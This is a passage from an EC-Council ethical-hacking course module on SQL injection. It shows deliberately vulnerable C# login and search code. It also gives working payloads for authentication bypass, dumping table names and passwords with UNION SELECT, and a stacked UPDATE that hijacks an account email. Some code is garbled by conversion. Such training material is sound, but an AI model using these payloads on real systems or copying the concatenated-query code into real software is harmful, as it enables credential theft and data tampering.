A web application is a **software program** accessed by users over a network through a web browser. Web applications can be accessed only through a web browser (Internet Explorer, Mozilla Firefox, etc.). Users can access the application from any computer of a network. Based on **web applications**, web browsers also differ to some extent. Overall response time and speed is dependent on connection speed.

Step 1: The user requests through the web browser from the Internet to the web server.

Step 2: The **Web Server** accepts the request and forwards the request sent by the user to the applicable web application server.

Step 3: The web application server performs the requested task.

Step 4: The web applications accesses the entire database available and responds to the web server.

Step 5: The web server responds back to the user as the transaction is complete.

Step 6: Finally the information that the user requested appears on the monitor of the user.



FIGURE 14.2: Working of Web Applications

Server-side Technologies

CEH
Certified Ethical Hacker

- Server-side Technology**: Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic, data-driven websites** with incredible ease.
- Exploit**: The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks.
- Susceptible Databases**: All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**.
- Attack**: SQL injection attacks do not exploit a specific software vulnerability; instead they **target websites** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Server-side Technologies

This technology is used on the server side for **client/server technology**. For achieving business success, not only information is important, but we also need speed and efficiency. Server-side technology helps us to smoothly access, deliver, store, and restore information. Various server-side technologies include: ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, and Ruby on Rails. Server side technologies like **ASP.NET** and **SQL** can be easily exploited by using SQL injections.

- Powerful server-side technologies like **ASP.NET** and **database servers** allow developers to create dynamic, data-driven websites with incredible ease.
- All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to SQL injection attacks.
- SQL injection attacks do not exploit a specific software vulnerability; instead they target websites that do not follow secure coding practices for accessing and manipulating data stored in a relational database.
- The power of ASP.NET and SQL can easily be exploited by attackers using SQL injection attacks.

The screenshot shows a web browser window titled "HTTP Post Request". The URL in the address bar is <http://juggyboy.com/logon.aspx?username=bart&password=simpson>. The page itself is titled "Account Login" and features a key icon. Two input fields are present: "Username" with the value "bart" and "Password" with the value "simpson". A "Submit" button is located to the right of the password field. Below the form, a note explains that when a user submits the form, a POST request is sent containing the credentials. It then displays the raw HTML code of the POST request:

```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value>Login>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Post Request

An HTTP POST request creates a way of passing larger sets of data to the server. The HTTP POST requests are ideal for communicating with an **XML web service**. These methods are designed for data submission and retrieval on a web server.

When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the **HTTP** or **HTTPS** POST request as:

SQL query at the database

```
select * from Users where (username = 'bart' and password = 'simpson');

<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value>Login>
```

Example 1: Normal SQL Query

The diagram illustrates a normal SQL query process. On the left, a 'Web Browser' window shows a login page for 'JuggyBoy.com'. A user has entered 'Jason' in the 'UserName' field and 'Springfield' in the 'Password' field. A red dashed arrow points from the browser to a yellow oval labeled 'Constructed SQL Query'. Inside the oval is the SQL query: `SELECT Count(*) FROM Users WHERE UserName='Jason' AND Password='Springfield'`. Another red dashed arrow points from the browser to a green window labeled 'Server-side Code (BadLogin.aspx)'. This window displays the C# code for the 'cmdLogin_Click' event handler:

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender, System.EventArgs e)
{
    string strCnx =
    "server= localhost;database=northwind;uid=sa;pwd=";
    SqlConnection cnx = new SqlConnection(strCnx);
    cnx.Open();

    //This code is susceptible to SQL injection attacks.
    string strQry = "SELECT Count(*) FROM Users WHERE UserName='" + txtUser.Text +
    "' AND Password='" + txtPassword.Text +
    "'";

    int intRecs;
    SqlCommand cmd = new SqlCommand(strQry, cnx);
    intRecs = (int) cmd.ExecuteScalar();
    if (intRecs>0) {
        FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false); } else {
        lblMsg.Text = "Login attempt failed."; }
    cnx.Close();
}
```

A small watermark at the bottom right of the diagram reads: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'



Example 1: Normal SQL Query

Here the term “**query**” is used for the commands. All the **SQL code** is written in the form of a query statement and finally executed. Various data operations of the **SQL queries** include selection of the data, inserting/updating of the data, or creating data objects like databases and tables with SQL. All the query statements begin with a clause such as SELECT, UPDATE, CREATE, and DELETE.

SQL Query Examples:




FIGURE 14.3: SQL Query Example

Example 1: SQL Injection Query

The screenshot shows a Windows-style application window titled "JuggyBoy.com". Inside, there's a "Login" form with fields for "UserName" (containing "Blah' or 1=1 --") and "Password" (containing "Springfield"). A red arrow points from the text "Attacker Launching SQL Injection" to the "UserName" field. Below the window, two code snippets are shown:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'  
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

The first snippet is labeled "SQL Query Executed" and the second is labeled "Code after -- are now comments".

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Example 1: SQL Injection Query

The most common operation in SQL is the query, and it is performed with the declarative SELECT statement. This **SELECT command** retrieves the data from one or more tables. SQL queries allow a user to describe or assign the desired data, and leave the DBMS (Data Base Management System) as responsible for optimizing, planning, and performing the physical operations. A SQL query includes a list of columns to be included in the final result of the SELECT keyword.

If the information submitted by a browser to a web application is inserted into a database query without being properly checked, then there may be a chance of occurrence of SQL injection. HTML form that receives and passes the information posted by the user to the Active Server Pages (ASP) script running on IIS web server is the best example of SQL injection. The information passed is the user name and password. By querying a SQL server database these two data items are checked.

```
username Blah' or 1=1 --  
password Springfield
```

The query executed is:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND  
Password=' Springfield';
```

However, the ASP script builds the query from user data using the following line:

```
Blah query = "SELECT * FROM users WHERE username = '" + Blah' or 1=1 --  
+''' AND password = '" + Springfield + "'";
```

If the user name is a single-quote character ('') the effective query becomes:

```
SELECT * FROM users WHERE username = '' AND password =  
'[Springfield]';
```

This is invalid SQL syntax and produces a SQL server error message in the user's browser:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark  
before the character string '' and password=''.  
/login.asp, line 16
```

The quotation mark provided by the user has closed the first one, and the second generates an error, because it is unclosed. At this instance, to customize the behavior of a query, an attacker can begin injecting strings into it. The content proceeding the double hyphes (--) signify a Transact-SQL comment.



FIGURE 14.4: SQL Injection Query Example

Example 1: Code Analysis

The slide features a flowchart illustrating the process of SQL injection:

- A user enters a user name and password that matches a record in the user's table
- A dynamically generated SQL query is used to retrieve the number of matching rows
- The user is then authenticated and redirected to the requested page

When the attacker enters 'blah' or 1=1 -- then the SQL query will look like:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 -- AND Password=''
```

Because a pair of hyphens designates the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
```

string strQry = "SELECT Count(*) FROM Users WHERE UserName='\" + txtUser.Text + \"' AND Password='\" + txtPassword.Text + \"';"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Example 1: Code Analysis

Code analysis is the process of **automated testing** of the source code for the purpose of debugging before the final release of the software for the purpose of sale or distribution.

- A user enters a user name and password that matches a record in the Users table
- A dynamically generated SQL query is used to retrieve the number of matching rows
- The user is then authenticated and redirected to the requested page

When the attacker enters blah' or 1=1 -- then the SQL query can look like:

```
SELECT Count (*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''
```

Because a pair of hyphens designates the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count (*) FROM Users WHERE UserName='blah' Or 1=1

string strQry = "SELECT Count(*) FROM Users WHERE UserName='\" + txtUser.Text + \"' AND Password='\" + txtPassword.Text + \"';"
```

The screenshot shows a web browser window displaying the URL <http://juggyboy.com/BadProductList.aspx>. The page content is a C# code snippet for a ASPX page. A red box highlights the following line of code:

```
//This code is susceptible to SQL injection attacks.  
if (txtFilter.Text.Length > 0) {  
    strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'"; }
```

A red arrow points from the text "Attack Occurs Here" to the plus sign (+) in the highlighted line of code.

Annotations on the right side of the page provide additional context:

- This page displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter.
- Like the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks.
- The executed SQL is constructed dynamically from a user-supplied input.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Example 2: BadProductList.aspx

Source: <http://msdn.microsoft.com>

This page displays products from the **Northwind database** and allows users to filter the resulting list of products using a textbox called **txtFilter**. Like the last example, the page is ripe for **SQL injection attacks** because the executed SQL is constructed dynamically from a user-entered value. This particular page is a hacker's paradise because it can be hijacked by the astute hacker to reveal secret information, change data in the database, damage the database records, and even create new database user accounts.

Most SQL-compliant databases including SQL Server, store metadata in a series of system tables with the names sysobjects, syscolumns, sysindexes, and so. This means that a hacker could use the system tables to ascertain schema information for a database to assist in the further compromise of the database. For example, the following text entered into the txtFilter textbox might be used to reveal the names of the user tables in the database:

```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

The UNION statement in particular is useful to a hacker because it allows him or her to splice the results of one query onto another. In this case, the hacker has spliced the names of the user tables in the database to the original query of the Products table. The only trick is to match the number and data types of the columns to the original query. The previous query might reveal

that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

Entering this query reveals the user names and passwords found in the Users table.

The screenshot shows a Microsoft Internet Explorer window with the URL <http://juggyboy.com/BadProductList.aspx>. The page displays a C# code editor with the following code:

```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid();
}

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind();
}

private DataView createDataView() {
    string strCnx =
        "server=localhost;uid=sa;pwd=;database=northwind";
    string strSQL = "SELECT ProductID, ProductName, " +
        "QuantityPerUnit, UnitPrice FROM Products";

    //This code is susceptible to sql injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '%" + txtFilter.Text + "%'";
    }

    SqlConnection cnx = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

A red callout box highlights the line of code where the user input is concatenated into the SQL query: `strSQL += " WHERE ProductName LIKE '%" + txtFilter.Text + "%';"`. A red arrow points from this callout box to the text input field labeled "Attack Occurs Here" located at the bottom right of the code editor.

FIGURE 14.5: BadProductList.aspx

Example 2: Attack Analysis

The screenshot shows a web browser window for JuggyBoyShop.com. In the search bar, the URL is http://juggyboyshop.com. Below the search bar, there's a search form with a placeholder "Search for Products" and a magnifying glass icon. A red arrow points from the text "User names and Passwords are displayed" to the search results table. The table has columns: ProductID, ProductName, QuantityPerUnit, and UnitPrice. The data is as follows:

ProductID	ProductName	QuantityPerUnit	UnitPrice
149	Jazzbeam	10	\$19.99
451	Georg	10	\$19.99
128	Buzzio	10	\$19.99
157	Saccharin	10	\$19.99

A red bracket highlights the last two columns of the table. To the right of the browser window, there's a yellow pentagon icon containing a cartoon character of a man in a suit and sunglasses, labeled "Attacker Launching SQL Injection". Below the icon is a red box containing the SQL query: "blah' UNION Select 0, username, password, 0 from users --".

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE 'blah' UNION Select 0, username, password, 0 from users --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Example 2: Attack Analysis

Any website has a search bar for the users to search for data and if the search bar can't find the vulnerabilities in the data entered, then it can be used by attackers to create vulnerabilities to attack.

When you enter the value into the search box as: blah UNION Select 0, username, password, 0 from users.

SQL Query Executed:

```
SELECT ProductID, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE 'blah' UNION SELECT 0, username, password, 0 FROM USERS --
```

After executing the SQL query it shows results with the user names and passwords.



FIGURE 14.6: Attack Analysis

The diagram illustrates a SQL injection attack. On the left, a character labeled "Attacker Launching SQL Injection" is shown with a laptop. A blue arrow points from the laptop to a web browser window on the right. The browser window displays the URL <http://juggyboy.com>. The page title is "JuggyBoy.com" and the sub-page is "Forgot Password". It shows a text input field for "Email Address" and a note: "Your password will be sent to your registered email address". Below the browser, a box titled "SQL Query Executed" contains the following SQL code:

```
blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com' WHERE email = 'jason@springfield.com; --'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example 3: Updating Table

To create the **UPDATE** command in the SQL query the syntax is:

```
UPDATE "table_name"  
SET "column_1" = [new value]  
WHERE {condition}
```

For example, say we currently have a table as follows:

Table Store_Information

Store_Name	Sales	Date
Sydney	\$100	Aug-06-2012
Melbourne	\$200	Aug-07-2012
Queensland	\$400	AUG-08-2012
Victoria	\$800	Aug-09-2012

TABLE 14.1: Store Table

And we notice that the sales for Sydney on 08/06/2012 are actually \$250 instead of \$100, and that particular entry needs to be updated. To do so, we use the following SQL query:

UPDATE Store Information

```
SET Sales = 250
WHERE store name = "Sydney"
AND Date = "08/06/2012"
```

The resulting table would look like this:

Table Store Information

Store_Name	Sales	Date
Sydney	\$250	Aug-06-2012
Melbourne	\$200	Aug-07-2012
Queensland	\$400	AUG-08-2012
Victoria	\$800	Aug-09-2012

TABLE 14.2: Store Table After Updating





FIGURE 14.7: SQL Injection Attack



Example 4: Adding New Records

The following example illustrates the process of adding new records to the table:

```
INSERT INTO table name (column1, column2, column3...)  
VALUES (value1, value2, value3...)
```

Store_Name	Sales	Date
Sydney	\$250	Aug-06-2012
Melbourne	\$200	Aug-07-2012
Queensland	\$400	AUG-08-2012
Victoria	\$800	Aug-09-2012

TABLE 14.3: Store Table

```
INSERT INTO table_name ("store name","sales","date")  
VALUES ("Adelaide", "$1000","08/10/2012")
```

Store Name	Sales	Date
Sydney	\$250	Aug-06-2012
Melbourne	\$200	Aug-07-2012
Queensland	\$400	AUG-08-2012
Victoria	\$800	Aug-09-2012
Adelaide	\$1000	Aug-10-2012

TABLE 14.4: Store Table After Adding New Table




FIGURE 14.8: SQL Injection Attack





FIGURE 14.9: Identifying the Table Name


